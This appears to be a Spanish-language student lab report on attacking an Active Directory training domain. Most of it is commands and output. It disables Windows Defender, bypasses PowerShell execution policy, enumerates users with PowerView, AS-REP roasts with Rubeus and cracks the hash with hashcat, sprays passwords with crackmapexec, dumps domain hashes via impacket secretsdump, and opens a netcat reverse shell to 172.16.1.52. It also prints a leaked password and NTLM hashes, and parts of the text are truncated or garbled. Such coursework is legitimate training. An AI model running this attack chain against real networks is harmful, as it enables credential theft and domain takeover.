

CENTRO DE SERVICIOS Y GESTION EMPRESARIAL

TECNOLOGIA EN GESTION DE REDES DE DATOS

2803649

Presentado por

Isabella Marín

Actividad

Directorio Activo


Instructor:

Iván Alejandro Arias – Andrés


Medellín

2024

1. Lo primero que haremos será desactivar el Windows defender



2. Luego de esto configuraremos el DNS con la dirección IP de nuestro controlador de dominio, debemos tener en cuenta que todo esto lo estamos realizando por fuera de un dominio.



- Entramos por medio de Power Shell como administrador, ingresamos a la ruta de la carpeta donde están todas las herramientas

```
PS C:\Windows\system32> cd C:\Users\Isa\Documents\Tools2\CRTE
PS C:\Users\Isa\Documents\Tools2\CRTE> ls
```

- Con el comando Set-MpPreference-Disable lo que haremos será desactivar la protección en tiempo real de Windows. Esto lo hacemos ya que ejecutaremos herramientas o scripts que se podrían identificar como amenazas, al desactivarlo estamos permitiendo la ejecución sin ningún problema.

Luego con el -ep bypass estaremos iniciando una sesión de Powershell con la ejecución de scripts habilitada.

```
PS C:\Users\Isa\Documents\Tools2\CRTE> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\Users\Isa\Documents\Tools2\CRTE> powershell -ep bypass
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. Todos los derechos reservados.

PS C:\Users\Isa\Documents\Tools2\CRTE> nslookup
Servidor predeterminado: SERVER.cs.org
Address: 172.16.1.51
>
```

- Como estamos por fuera del dominio lo que haremos ahora será ingresar por medio de runas, esto lo hacemos para poder ejecutar comandos con diferentes privilegios de usuario y con diferentes opciones

```
Ejemplos:
> runas /noprofile /user:mymachine\administrator cmd
> runas /profile /env /user:mydomain\admin "mmc %windir%\system32\dsa.msc"
> runas /env /user:usuario@dominio.microsoft.com "notepad \"mi_archivo.txt\""
```

NOTA: Escriba la contraseña de usuario solo cuando se le pida  
NOTA: /profile no es compatible con /netonly.  
NOTA: /savecred no es compatible con /smartcard.

```
PS C:\Users\Isa\Documents\Tools2\CRTE> runas.exe /noprofile /netonly /user:temp@cs.org powershell
Escriba la contraseña para temp@cs.org:
Intentando iniciar powershell como usuario "temp@cs.org" ...
PS C:\Users\Isa\Documents\Tools2\CRTE> _
```

- Con el Import-Module, lo que estamos haciendo es importando el PowerView para poder administrar y consultar en el directorio activo.  
Con el Get-Domain estamos consultando una descripción general de la configuración del dominio

```
PS C:\Windows\system32> Import-Module C:\Users\Isa\Documents\Tools2\CRTE\PowerView.ps1
PS C:\Windows\system32> Get-Domain
PS C:\Windows\system32> Get-Domain -
PS C:\Windows\system32> Get-Domain -Domain cs.org

Forest                : cs.org
DomainControllers     : {SERVER.cs.org}
Children              : {}
DomainMode            : Unknown
DomainModeLevel       : 7
Parent                :
PdcRoleOwner          : SERVER.cs.org
RidRoleOwner          : SERVER.cs.org
InfrastructureRoleOwner : SERVER.cs.org
Name                  : cs.org
```

7. El comando `Get-DomainGroup *Admin*` Lo que busca es información sobre todos los grupos que hacen parte o están en el dominio. El `-server` nos sirve para especificar el servidor de dominio y el `Admin` es el nombre del grupo que se esta buscando

```
PS C:\Windows\system32> Get-DomainGroup -Server cs.org *Admin*
```

8. `Get-DomainGroup` lo que hace es buscar todos los grupos de dominio en el servidor, como no se esta especificando ningún grupo, este mostrara una lista de todos los grupos

```
PS C:\Windows\system32> Get-DomainGroup -Server cs.org
```

9. `Get-DomainGroupMember` busca los miembros del grupo en este caso llamado `IT Admins` que se alojan en el servidor, el `Identity` especifica el grupo y el `Recurse` indica que también se deben buscar los miembros e cualquier subgrupo que `IT Admins` pueda contener

```
PS C:\Windows\system32> Get-DomainGroupMember -Server cs.org -Identity "IT admins" -Recurse
```

10. Con el comando `Get-NetUser -Server cs.org | Select-Object SamAccountName, description`, permite enumerar a los usuarios que están en el dominio, este comando nos lista los usuarios, como podemos ver hay algunos vulnerables ya que se encuentran con sus contraseñas.

```
PS C:\Windows\system32> Get-NetUser -domain cs.org -Server 172.16.1.51 | Select-Object samAccountName, description
```

samaccountname	description
Administrador	Cuenta integrada para la administración del equipo o dominio
Invitado	Cuenta integrada para el acceso como invitado al equipo o dominio
krbtgt	Cuenta de servicio de centro de distribución de claves
jennette.rowena	
sabra.loni	
mil.halimeda	
amalle.lory	
cora.audrie	
hazel.ruthanne	
claudelle.georgina	
britney.pornie	
issie.gwennie	
fina.sofia	User Password Yf8GZRO-%c!R
ashli.kylie	

11. Lo que haremos será abrir una runa nueva, pero con un usuario y contraseña de los encontrados cuando ejecutamos el comando anterior

```
PS C:\Windows\system32> . C:\Users\Isa\Documents\Tools2\CRTE\PowerView.ps1
PS C:\Windows\system32> runas.exe /noprofile /netonly /user:fina.sofia@cs.org 'powershell -ep bypass'
Escriba la contraseña para fina.sofia@cs.org:
Intentando iniciar powershell -ep bypass como usuario "fina.sofia@cs.org" ...
PS C:\Windows\system32>
```

12. Repetimos el mismo procedimiento del inicio, desactivar el antivirus, importar el PowerView y pedimos dominio para verificar si las credenciales si son validad

```
Administrador: powershell -ep bypass (ejecutándose como fina.sofia@cs.org)

Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. Todos los derechos reservados.

PS C:\Windows\system32> . C:\Users\Isa\Documents\Tools2\CRTE\PowerView.ps1
PS C:\Windows\system32> Get-Domain
PS C:\Windows\system32> Get-Domain -Domain cs.org

Forest                : cs.org
DomainControllers     : {SERVER.cs.org}
Children              : {}
DomainMode            : Unknown
DomainModeLevel       : 7
Parent               :
PdcRoleOwner          : SERVER.cs.org
RidRoleOwner          : SERVER.cs.org
InfrastructureRoleOwner : SERVER.cs.org
Name                  : cs.org
```

## ASREProast

El ataque ASREProast es una técnica de explotación de seguridad que se dirige a cuentas de usuario en entornos de Active Directory que no requieren pre-autenticación Kerberos.

- Lo que haremos será instalar el rubeus, luego ingresamos a la ruta .\Rubeus.exe asreproast /domain:cs.org lo que se esta haciendo aquí es que la herramienta intenta obtener unos hashes de contraseñas de cuentas de usuarios del directorio activo en este caso del dominio cs.org.

```
Administrador: powershell -ep bypass (ejecutándose como temp@cs.org)

PS C:\Windows\system32> cd C:\Users\Isa\Documents\Tools2\CRTE
PS C:\Users\Isa\Documents\Tools2\CRTE> .\Rubeus.exe asreproast /domain:cs.org

RUBEUS
v2.2.1

[*] Action: AS-REP roasting
[*] Target Domain      : cs.org
[*] Searching path 'LDAP://SERVER.cs.org/DC=cs,DC=org' for '(&(samAccountType=805306368)(userAccountControl:1.4.803:=4194304))'
[*] SamAccountName     : candie.klaus
[*] DistinguishedName  : CN=Candie Klaus,CN=Users,DC=cs,DC=org
[*] Using domain controller: SERVER.cs.org (172.16.1.51)
[*] Building AS-REQ (w/o preauth) for: 'cs.org\candie.klaus'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

$krb5asrep$candie.klaus@cs.org:4268262f0d69b7af2d0ffcefa5e622bb$A8080DA6CD87C59B
86D391FE39DC48F28996647CD8446D7E3505A8311AA9A03E531B8F128F7E18428C100388118D997
174758FA22C8F7566A46D1A5A0C9140687E5CEB7E9B1EA4288F091D0AC7F2F8D747850534F986817
```

- Luego de esto lo que haremos será escoger uno de los tres usuarios e intentar tener acceso a las cuentas.  
aquí podemos utilizar varias opciones para poder descifrar las contraseñas obtenidas de los usuarios  
John the Ripper  
Hydra  
Hashcat  
Intentaremos ingresar al usuario

```
(root@kali)-[/home/kali]
# echo "$krb5asrep$maybelle.leonora@cs.org:57D7242071D1F331F8A58B94A14F17E0$B0ACE6171B90
631FF8918FBA60765BCDF636ADAF782089EA5BDB146AAED5E68C0BD7B3CA7EA2A63EE63DE9C699E5
83C5595DF3C1AB204CAC19A0A94D4020EE7D740596199F538A2F1C9F434BE0F936988950336C11BC
202FE9C28D9633A3E489217C24FF698693788EBAA8818AB6F45A8B6AF57693CD9FADF36CA48F4B2A
EA06412B3358B8B57AEAE4AA9C46F7DC45BDBAAAC9DDA4776D00107B4843327DA749D227A0C6FDE7
197E004CD730CBAE46E9D0346A3B1A3CD847ED680746CDE8BFB7A6233925169775D1BE90F81EB649
3186C6D382057F7F1A4781CB3BDC9C3220AA" > user
```

```
hashcat (v6.2.0) starting
OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
+ Device #1: pthread-sandybridge-Intel(R) Core(TM) i7-9700 CPU @ 3.00GHz, 2914/5893 MB (1024 MB allocatable), 3MCU
Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 256
Hashes: 1 digests: 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Optimizers applied:
+ Zero-Byte
+ Not-Iterated
+ Single-Hash
+ Single-Salt
ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.
Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 0 MB
Dictionary cache hit:
+ Filename ..: /usr/share/wordlists/rockyou.txt
+ Passwords..: 14344385
+ Bytes.....: 139921507
+ Keyspace...: 14344385
```

```
Administrador: powershell.exe (ejecutándose como katejosey@cs.org)
+ CategoryInfo          : ResourceUnavailable: (.\PowerView.ps1:String) [Im
+ FullyQualifiedErrorId : Modules_ModuleNotFound,Microsoft.PowerShell.Comma

PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\Windows\system32> cd C:\Users\MAÑANA\Desktop\CRTE\Sliver
PS C:\Users\MAÑANA\Desktop\CRTE\Sliver> cd ..
PS C:\Users\MAÑANA\Desktop\CRTE> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Prueba la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6

PS C:\Users\MAÑANA\Desktop\CRTE> Import-Module .\PowerView.ps1_
PS C:\Users\MAÑANA\Desktop\CRTE> Get-Domain -Domain cs.org_

Forest                : cs.org
DomainControllers      : {SERVER.cs.org}
Children               : {}
DomainMode             : Unknown
DomainModeLevel        : 7
Parent                 :
PdcRoleOwner           : SERVER.cs.org
RidRoleOwner           : SERVER.cs.org
RefreshableRoleOwner   : SERVER.cs.org
```


## Bloodhound

- Lo primero a realizar será la instalación del Bloodhound esta es una herramienta de seguridad utilizada para mapear y analizar relaciones dentro de entornos de Active Directory (AD). Su principal objetivo es ayudar tanto a atacantes como a defensores a identificar y visualizar rutas de ataque complejas que podrían ser utilizadas para escalar privilegios en un dominio.

```
(root@kali)-[/home/kali]
# bloodhound
Command 'bloodhound' not found, but can be installed with:
apt install bloodhound
Do you want to install it? (N/y)y
apt install bloodhound
The following package was automatically installed and is no longer required:
  postgresql-16-pg-gvm
Use 'apt autoremove' to remove it.

Installing:
  bloodhound
```

- Cuando lo tengamos instalado pasaremos a la interfaz en la cual lo que haremos será cambiar la contraseña que trae por defecto



Username

neo4j

Password

•••••

- Lo que haremos sera entrar a la carpeta \Bloodhound-Master\Collectors y hacer un bypass, luego de esto vamos a la ruta .\SharpHound.ps1.
- Ejecutamos el comando Invoke – Bloodhound que este es un script de powershell para poder interactuar con Bloodhound. El propósito es generar una base de datos del directorio activo que puede ser utilizado para identificar vulnerabilidades.

```
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. Todos los derechos reservados.

PS C:\Users\miguel.CS\Desktop\Tools2\CRTE\BloodHound-master\Collectors> powershell -ep bypass
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. Todos los derechos reservados.


PS C:\Users\miguel.CS\Desktop\Tools2\CRTE\BloodHound-master\Collectors> . .\SharpHound.ps1
PS C:\Users\miguel.CS\Desktop\Tools2\CRTE\BloodHound-master\Collectors> mkdir kali

Directorio: C:\Users\miguel.CS\Desktop\Tools2\CRTE\BloodHound-master\Collectors


Mode                LastWriteTime         Length Name
----                -
d-----          15/11/2024           9:52     kali

PS C:\Users\miguel.CS\Desktop\Tools2\CRTE\BloodHound-master\Collectors> cd .\kali\
PS C:\Users\miguel.CS\Desktop\Tools2\CRTE\BloodHound-master\Collectors\kali> Invoke-BloodHound
2024-11-15T09:52:32.4103064-05:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2024-11-15T09:52:32.5197975-05:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-11-15T09:52:32.5354272-05:00|INFORMATION|Initializing SharpHound at 9:52 on 15/11/2024
2024-11-15T09:52:33.0194016-05:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-11-15T09:52:33.3163436-05:00|INFORMATION|Beginning LDAP search for cs.org
2024-11-15T09:52:33.5035402-05:00|INFORMATION|Producer has finished, closing LDAP channel
2024-11-15T09:52:33.5035402-05:00|INFORMATION|LDAP channel closed, waiting for consumers
```

- Creamos un servidor temporal para poder descargar el archivo que esta en las herramientas. Este archivo lo pasaremos a Kali-Linux para poder importarlo en la interfaz del Bloodhound



- Ahora si lo importamos






- Creamos un archivo txt en Linux con los usuarios listados al principio. Luego con la contraseña que nos brindo el instructor creamos unas passwd, esto para verificar si la contraseña le pertenece a alguno de los usuarios que listamos. Con el comando crackmapexec lo que haremos será probar las credenciales. Si estas credenciales son correctas el comando otorga acceso.

```
(kali@kali)-[~]
$ nano usuarios

(kali@kali)-[~]
$ crackmapexec smb 172.16.1.51 -u usuarios -p "Changeme123!"
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing RDP protocol database
[*] Initializing WINRM protocol database
[*] Initializing LDAP protocol database
[*] Initializing SSH protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SMB protocol database
[*] Initializing FTP protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
```

SMB	172.16.1.51	445	SERVER	[+] cs.org\nada.ronnica:Changeme123! STATUS_LOGON_FAILURE
SMB	172.16.1.51	445	SERVER	[+] cs.org\elvira.gay:Changeme123! STATUS_LOGON_FAILURE
SMB	172.16.1.51	445	SERVER	[+] cs.org\kerrie.lurleen:Changeme123!



- Procedemos con la instalación del impacket, esta la realizamos desde Linux

```
(root@kali)-[/home/kali/Downloads]
$ git clone https://github.com/SecureAuthCorp/impacket.git
Cloning into 'impacket' ...
remote: Enumerating objects: 24253, done.
remote: Counting objects: 100% (4602/4602), done.
remote: Compressing objects: 100% (375/375), done.
remote: Total 24253 (delta 4399), reused 4233 (delta 4227), pack-reused 19651 (from 1)
Receiving objects: 100% (24253/24253), 9.53 MiB | 1.58 MiB/s, done.
Resolving deltas: 100% (18655/18655), done.
```

```
(root@kali)-[/home/kali/Downloads/impacket]
# pip3 install -r requirements.txt
WARNING: The directory '/home/kali/.cache/pip' or its parent directory is not owned or is not writable by the current user. The cache has been disabled. Check the permissions and owner of that directory. If executing pip with sudo, you should use sudo's -H flag.
Ignoring pyreadline3: markers 'sys_platform == "win32"' don't match your environment
Requirement already satisfied: setuptools in /usr/lib/python3/dist-packages (from -r requirements.txt (line 1)) (68.1.2)
Requirement already satisfied: six in /usr/lib/python3/dist-packages (from -r requirements.txt (line 2)) (1.16.0)
Requirement already satisfied: charset_normalizer in /usr/lib/python3/dist-packages (from -r requirements.txt (line 3)) (3.3.2)
Requirement already satisfied: pyasn1>=0.2.3 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 4)) (0.5.1)
Requirement already satisfied: pyasn1_modules in /usr/lib/python3/dist-packages (from -r requirements.txt (line 5)) (0.3.0)
Requirement already satisfied: pycryptodome in /usr/lib/python3/dist-packages (from -r requirements.txt (line 6)) (3.11.0)
Collecting pyOpenSSL==24.0.0 (from -r requirements.txt (line 7))
  Downloading pyOpenSSL-24.0.0-py3-none-any.whl.metadata (12 kB)
Requirement already satisfied: ldap3#2.5.0,!=2.5.2,!=2.6,!=2.5 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 8)) (2.9.1)
```

want to suppress this warning.

```
(root@kali)-[/home/kali/Downloads/impacket]
# python3 setup.py install
/usr/lib/python3/dist-packages/setuptools/dist.py:508:
self.metadata.version = self._normalize_version(
```

```
(root@kali)-[/home/kali/Downloads]
# python3 secretsdump.py -just-dc kerrie.lurleen:Changeme123\!@172.16.1.51 -outputfile dcsync_hashes
Impacket v0.13.0.dev0+20241120.173216.3ce41be4 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b3801459661932d33c1df165a9705178:::
cs.org\jennette.rowena:1103:aad3b435b51404eeaad3b435b51404ee:9eae2544b865abdc6e3ac797890f2c2e:::
cs.org\sabra.loni:1104:aad3b435b51404eeaad3b435b51404ee:ce0253bf7bd45815d79ee2c023c18089:::
cs.org\mil.halimeda:1105:aad3b435b51404eeaad3b435b51404ee:e092d9c7e76df440479eb9fd3cfe7083:::
cs.org\amalle.lory:1106:aad3b435b51404eeaad3b435b51404ee:cda12c947a4343a83f6ed91cc30a2ede:::
cs.org\cora.audrie:1107:aad3b435b51404eeaad3b435b51404ee:a0644d9223d0de9b7c8f35b195b59321:::
cs.org\hazel.ruthanne:1108:aad3b435b51404eeaad3b435b51404ee:6c76c23e7ea482bb8094181eb71e67b4:::
cs.org\claudelle.georgina:1109:aad3b435b51404eeaad3b435b51404ee:30053d27100b2b34042e370e99927235:::
cs.org\britney.norrie:1110:aad3b435b51404eeaad3b435b51404ee:e6e0c70451c2c21bbf86d9183f40e575:::
cs.org\hildegardemarjory:1111:aad3b435b51404eeaad3b435b51404ee:3769ac1fbdead600562672119e1c37b1:::
cs.org\calley.leonard:1112:aad3b435b51404eeaad3b435b51404ee:1a1bfe7a17567e63639888918fc286f5:::
cs.org\helga.devina:1113:aad3b435b51404eeaad3b435b51404ee:5fe5a5f7cc5709a2fa63059a0e7e7026:::while
```

```
(root@kali)-[/home/kali/Downloads]
# ls
'ch1(1).pcap' dcsync_hashes.ntds impacket report-e02ba467-50dd-41af-99ba-1627943141de.pdf
ch1.pcap dcsync_hashes.ntds.cleartext report-72d0dfff-63c1-437e-b5b7-bc17ebe6553d.pdf secretsdump.py
ch2.pcap dcsync_hashes.ntds.kerberos report-730386d0-be62-4cf9-b9d7-b6a41e0e9f6f.pdf

(root@kali)-[/home/kali/Downloads]
# nano dcsync_hashes.ntds

(root@kali)-[/home/kali/Downloads]
#
```

- Descargamos el archivo nc vemos que nos brinda un hash de administrador con el cual podemos iniciar con los hash del administrador por medio netcat Pass-the-Hash (PTH): Uso de hashes en lugar de contraseñas para autenticación

## Directory listi

- [enumplus/](#)
- [exe2bat.exe](#)
- [fgdump/](#)
- [fport/](#)
- [klogger.exe](#)
- [mbenum/](#)
- [nbtenum/](#)
- [nc.exe](#)
- [plink.exe](#)
- [radmin.exe](#)
- [vncviewer.exe](#)
- [wget.exe](#)
- [whoami.exe](#)

- Luego de esto tendríamos acceso a las carpetas de otros usuarios y viceversa

Para poder hacer esto

Solo ponemos dirección IP y puerto por el que vamos a escuchar

```
ers\Isa\Downloads> .\nc.exe -e cmd.exe 172.16.1.52 1010  
ers\Isa\Downloads> ls
```

ctorio: C:\Users\Isa\Downloads

LastWriteTime		Length	Name
-----		-----	----
21/11/2024	12:03		aca
21/11/2024	12:03		estuvo
21/11/2024	12:03		juanjo
21/11/2024	11:43	59392	nc (1).exe
21/11/2024	11:46	59392	nc (2).exe
21/11/2024	11:46	59392	nc (3).exe
21/11/2024	11:48	59392	nc (4).exe
21/11/2024	11:53	59392	nc (5).exe
21/11/2024	11:39	59392	nc.exe